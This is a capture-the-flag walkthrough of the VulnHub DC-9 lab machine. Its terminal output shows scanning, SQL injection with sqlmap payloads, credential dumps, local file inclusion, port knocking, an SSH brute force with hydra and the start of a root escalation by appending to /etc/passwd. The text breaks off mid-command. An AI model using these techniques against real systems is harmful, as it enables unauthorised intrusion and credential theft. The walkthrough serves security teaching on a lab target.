vulnhub_DC_9

In this article, I'm going to crack the DC-9 box of DC series in vulnhub.

portscan:

```
┌──(root㉿kali)-[~/Desktop]
└─# nmap -sC -sV 192.168.122.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 20:41 EST
Nmap scan report for 192.168.122.20
Host is up (0.00029s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 00:0C:29:04:A2:19 (VMware)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
```

It seems that only port 80 is open. Port 22 is filtered, let's put it on hold for now.

When it comes to port 80, I will make an attempt to dirsearch and nikto subconsciously.


```
┌──(root㉿kali)-[~/Desktop]
└─# dirsearch -u http://192.168.122.20

  _|. _ _  _  _  _ _|_    v0.4.2


 (_||| _) (/_(_|| (_| )




Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist
size: 10927

Output File: /root/.dirsearch/reports/192.168.122.20/_23-11-13_20-48-30.txt

Error Log: /root/.dirsearch/logs/errors-23-11-13_20-48-30.log

Target: http://192.168.122.20/

[20:48:30] Starting:
[20:48:32] 403 -  279B  - /.ht_wsr.txt
[20:48:32] 403 -  279B  - /.htaccess.save
[20:48:32] 403 -  279B  - /.htaccess.bak1
```

```
[20:48:32] 403 -  279B  - /.htaccess.sample
[20:48:32] 403 -  279B  - /.htaccess_sc
[20:48:32] 403 -  279B  - /.htaccess.orig
[20:48:32] 403 -  279B  - /.htaccess_orig
[20:48:32] 403 -  279B  - /.htaccess_extra
[20:48:32] 403 -  279B  - /.htaccessBAK
[20:48:32] 403 -  279B  - /.htaccessOLD
[20:48:32] 403 -  279B  - /.htaccessOLD2
[20:48:32] 403 -  279B  - /.htm
[20:48:33] 403 -  279B  - /.html
[20:48:33] 403 -  279B  - /.htpasswd_test
[20:48:33] 403 -  279B  - /.httr-oauth
[20:48:33] 403 -  279B  - /.htpasswds
[20:48:34] 403 -  279B  - /.php
[20:48:55] 200 -    0B  - /config.php
[20:48:56] 301 -  314B  - /css  ->  http://192.168.122.20/css/
[20:48:58] 200 -    3KB - /display.php
[20:49:04] 200 -  747B  - /includes/
[20:49:04] 301 -  319B  - /includes  ->  http://192.168.122.20/includes/
[20:49:04] 200 -  917B  - /index.php
[20:49:04] 200 -  917B  - /index.php/login/
[20:49:08] 302 -    0B  - /logout.php  ->  manage.php
[20:49:08] 200 -    1KB - /manage.php
[20:49:20] 200 -    1KB - /search.php
[20:49:20] 403 -  279B  - /server-status
[20:49:20] 403 -  279B  - /server-status/
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.122.20
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.122.20
+ Target Hostname:    192.168.122.20
+ Target Port:        80
+ Start Time:         2023-11-13 20:48:36 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause
false positives.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /includes/: Directory indexing found.
+ /includes/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-
restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 10 item(s) reported on remote host
```

```
+ End Time:           2023-11-13 20:49:08 (GMT-5) (32 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


The size of the config.php page is 0B, where an arbitrary file read vulnerability may be needed to obtain certain configuration information.


Here are also some 200-code pages, let's check them out using firefox.




Brute force, SQLI—failed.

Display.php shows all user information and search.php privodes a input form for specific seaerching.





It displayed correct result when I input mary, however when I tried `0' or 1=1 #` it responsed with whole info!



SQLMAP GO!


```
┌──(root㉿kali)-[~/Desktop/vulnhub/DC-9]
└─# sqlmap -r DC9 --random-agent --dbms=mysql -D Staff -T Users -C
Username,Password --dump
        ___
       __H__


 ___ ___["]_____ ___ ___  {1.7.8#stable}


|_ -| . ['']     | .'| . |


|___|_  [.]_|_|_|__,|  _|


      |_|V...       |_|   https://sqlmap.org



[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 21:58:47 /2023-11-13/

[21:58:47] [INFO] parsing HTTP request from 'DC9'
[21:58:47] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0
(Macintosh; U; Intel Mac OS X 10_5_6; en-gb) AppleWebKit/525.18.1 (KHTML, like
Gecko) Version/3.1.2 Safari/525.20.1' from file '/usr/share/sqlmap/data/txt/user-
agents.txt'


[21:58:47] [INFO] testing connection to the target URL
[21:58:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:58:48] [INFO] testing if the target URL content is stable
[21:58:48] [INFO] target URL content is stable
[21:58:48] [INFO] testing if POST parameter 'search' is dynamic
[21:58:48] [WARNING] POST parameter 'search' does not appear to be dynamic
```

```
[21:58:48] [WARNING] heuristic (basic) test shows that POST parameter 'search'
might not be injectable
[21:58:48] [INFO] testing for SQL injection on POST parameter 'search'
[21:58:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:58:48] [INFO] testing 'Boolean-based blind - Parameter replace (original
value)'
[21:58:48] [INFO] testing 'Generic inline queries'
[21:58:48] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (EXTRACTVALUE)'
[21:58:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:58:48] [WARNING] time-based comparison requires larger statistical model,
please wait.............. (done)

[21:59:08] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] y
[21:59:18] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:59:18] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[21:59:18] [INFO] target URL appears to be UNION injectable with 6 columns
[21:59:18] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to
20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 59 HTTP(s)
requests:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 9453 FROM (SELECT(SLEEP(5)))KFpZ) AND
'pTLE'='pTLE

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=1' UNION ALL SELECT
NULL,CONCAT(0x7170716271,0x50787558766b6c786b7663596d6f6b6f4d4559755467515271624
47053714a504b52776368594e6e,0x716a787171),NULL,NULL,NULL,NULL-- -
---
[21:59:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[21:59:19] [INFO] fetching entries of column(s) 'Password,Username' for table
'Users' in database 'Staff'
[21:59:19] [INFO] recognized possible password hashes in column 'Password'
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N] y
[21:59:21] [INFO] writing hashes to a temporary file
'/tmp/sqlmapnlg9g_9g406618/sqlmaphashes-__m2zybn.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:59:21] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
```

```
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> y
[21:59:22] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[21:59:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:59:23] [INFO] starting 4 processes
[21:59:39] [WARNING] no clear password(s) found


Database: Staff
Table: Users
[1 entry]
+----------+----------------------------------+
| Username | Password                         |
+----------+----------------------------------+
| admin    | 856f5de590ef37314e7c3bdf6f8a66dc |
+----------+----------------------------------+

[21:59:39] [INFO] table 'Staff.Users' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.122.20/dump/Staff/Users.csv'
[21:59:39] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.122.20'

[*] ending @ 21:59:39 /2023-11-13/
```


856f5de590ef37314e7c3bdf6f8a66dc—md5 decrypt: transorbital1

Login using admin account:



“FILE DOES NOT EXIST”—It indicates that welcome.php page may have a param.


Maybe file? Let’s check it.



We can successfully access /etc/passwd through file param.

Do you remember that port 22 is filtered? It is possible that knock tool is utilized for port hidden.

Try to access knockd.conf file with vul mentioned above:




```
┌──(root㉿kali)-[/usr/share/wordlists/wfuzz]
└─# knock 192.168.122.20 7469:tcp 8475:tcp 9842:tcp



┌──(root㉿kali)-[/usr/share/wordlists/wfuzz]
└─# nmap -p 22 192.168.122.20
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 22:24 EST
Nmap scan report for 192.168.122.20
Host is up (0.0041s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:04:A2:19 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Well, it worked.

Now we can access SSH service, however there's nothing useful about valid accounts XD.


Let's move back to sqlmap and check User database.

```
┌──(root㉿kali)-[/usr/share/wordlists/wfuzz]
└─# sqlmap -r /root/Desktop/vulnhub/DC-9/DC9 --random-agent --dbms=mysql -D users
-T UserDetails -C username,password --dump
        ___
       __H__


 ___ ___[)]_____ ___ ___  {1.7.8#stable}


|_ -| . ["]     | .'| . |


|___|_  ["]_|_|_|__,|  _|


      |_|V...       |_|   https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 22:27:02 /2023-11-13/

[22:27:02] [INFO] parsing HTTP request from '/root/Desktop/vulnhub/DC-9/DC9'
[22:27:02] [INFO] fetched random HTTP User-Agent header value 'Opera/9.61 (X11;
Linux i686; U; ru) Presto/2.1.1' from file '/usr/share/sqlmap/data/txt/user-
agents.txt'
[22:27:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=1' AND (SELECT 9453 FROM (SELECT(SLEEP(5)))KFpZ) AND
'pTLE'='pTLE

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=1' UNION ALL SELECT
NULL,CONCAT(0x7170716271,0x50787558766b6c786b7663596d6f6b6f4d4559755467515271624
47053714a504b52776368594e6e,0x716a787171),NULL,NULL,NULL,NULL-- -
---
[22:27:02] [INFO] testing MySQL
[22:27:02] [INFO] confirming MySQL
[22:27:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[22:27:02] [INFO] fetching entries of column(s) 'password,username' for table
'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+----------+---------------+
| username | password      |
+----------+---------------+
| marym    | 3kfs86sfd     |
| julied   | 468sfdfsd2    |
| fredf    | 4sfd87sfd1    |
| barneyr  | RocksOff      |
| tomc     | TC&TheBoyz    |
| jerrym   | B8m#48sd      |
| wilmaf   | Pebbles       |
| bettyr   | BamBam01      |
| chandlerb| UrAG0D!       |
| joeyt    | Passw0rd      |
| rachelg  | yN72#dsd      |
| rossg    | ILoveRachel   |
| monicag  | 3248dsds7s    |
| phoebeb  | smellycats    |
| scoots   | YR3BVxxxw87   |
```

```
| janitor   | Ilovepeepee   |
| janitor2  | Hawaii-Five-0 |
+-----------+---------------+

[22:27:02] [INFO] table 'users.UserDetails' dumped to CSV file
'/root/.local/share/sqlmap/output/192.168.122.20/dump/users/UserDetails.csv'
[22:27:02] [INFO] fetched data logged to text files under
'/root/.local/share/sqlmap/output/192.168.122.20'

[*] ending @ 22:27:02 /2023-11-13/
```

I utilized cut command to organize the data from the database into “user” and “pass” files for subsequent brute-force attacks.




hydra:

```
┌──(root㉿kali)-[~/Desktop/vulnhub/DC-9]
└─# hydra -L user -P pass 192.168.122.20 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-13
22:41:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 391 login tries (l:17/p:23),
~25 tries per task
[DATA] attacking ssh://192.168.122.20:22/
[22][ssh] host: 192.168.122.20   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.122.20   login: joeyt   password: Passw0rd
[STATUS] 357.00 tries/min, 357 tries in 00:01h, 35 to do in 00:01h, 15 active
[22][ssh] host: 192.168.122.20   login: janitor   password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-13
22:42:46
```

- chandlerb/UrAG0D!
- joeyt/Passw0rd

- janitor/Ilovepeepee


I logged in all three accounts and finally found something interesting with user janitor:



check this directory:

```
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
```

some new passwords! Add to our pass list and try hydra again:



We got a new user fredf.

```
fredf@dc-9:/home/janitor/.secrets-for-putin$ ls -al /home/fredf/
total 12
drwx------  3 fredf fredf 4096 Nov 14 13:41 .
drwxr-xr-x 19 root  root  4096 Dec 29  2019 ..
lrwxrwxrwx  1 fredf fredf    9 Dec 29  2019 .bash_history -> /dev/null
drwx------  3 fredf fredf 4096 Nov 14 13:41 .gnupg
fredf@dc-9:/home/janitor/.secrets-for-putin$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
```

It's evident that we can execute /opt/devstuff/dist/test/test in root privilege.

Let's dig deeper.

```
fredf@dc-9:/home/janitor/.secrets-for-putin$ /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:/home/janitor/.secrets-for-putin$ find / -name test.py -type f
2>/dev/null
/opt/devstuff/test.py
/usr/lib/python3/dist-packages/setuptools/command/test.py
fredf@dc-9:/home/janitor/.secrets-for-putin$ cat /opt/devstuff/test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
```

It seems that test.py file is the "key" to the root. Test.py is used to append the content of file A to another file B(root privilege). The most direct approach is to modify /etc/passwd.

generate the passwd:

```
┌──(root㉿kali)-[~/Desktop/vulnhub/DC-9]
└─# openssl passwd -1 -salt ry4n 123456
$1$ry4n$S75u7SLn8eSw62A1NbqTj/
```

append user to /etc/passwd file:

```
fredf@dc-9:/home/janitor/.secrets-for-putin$ echo
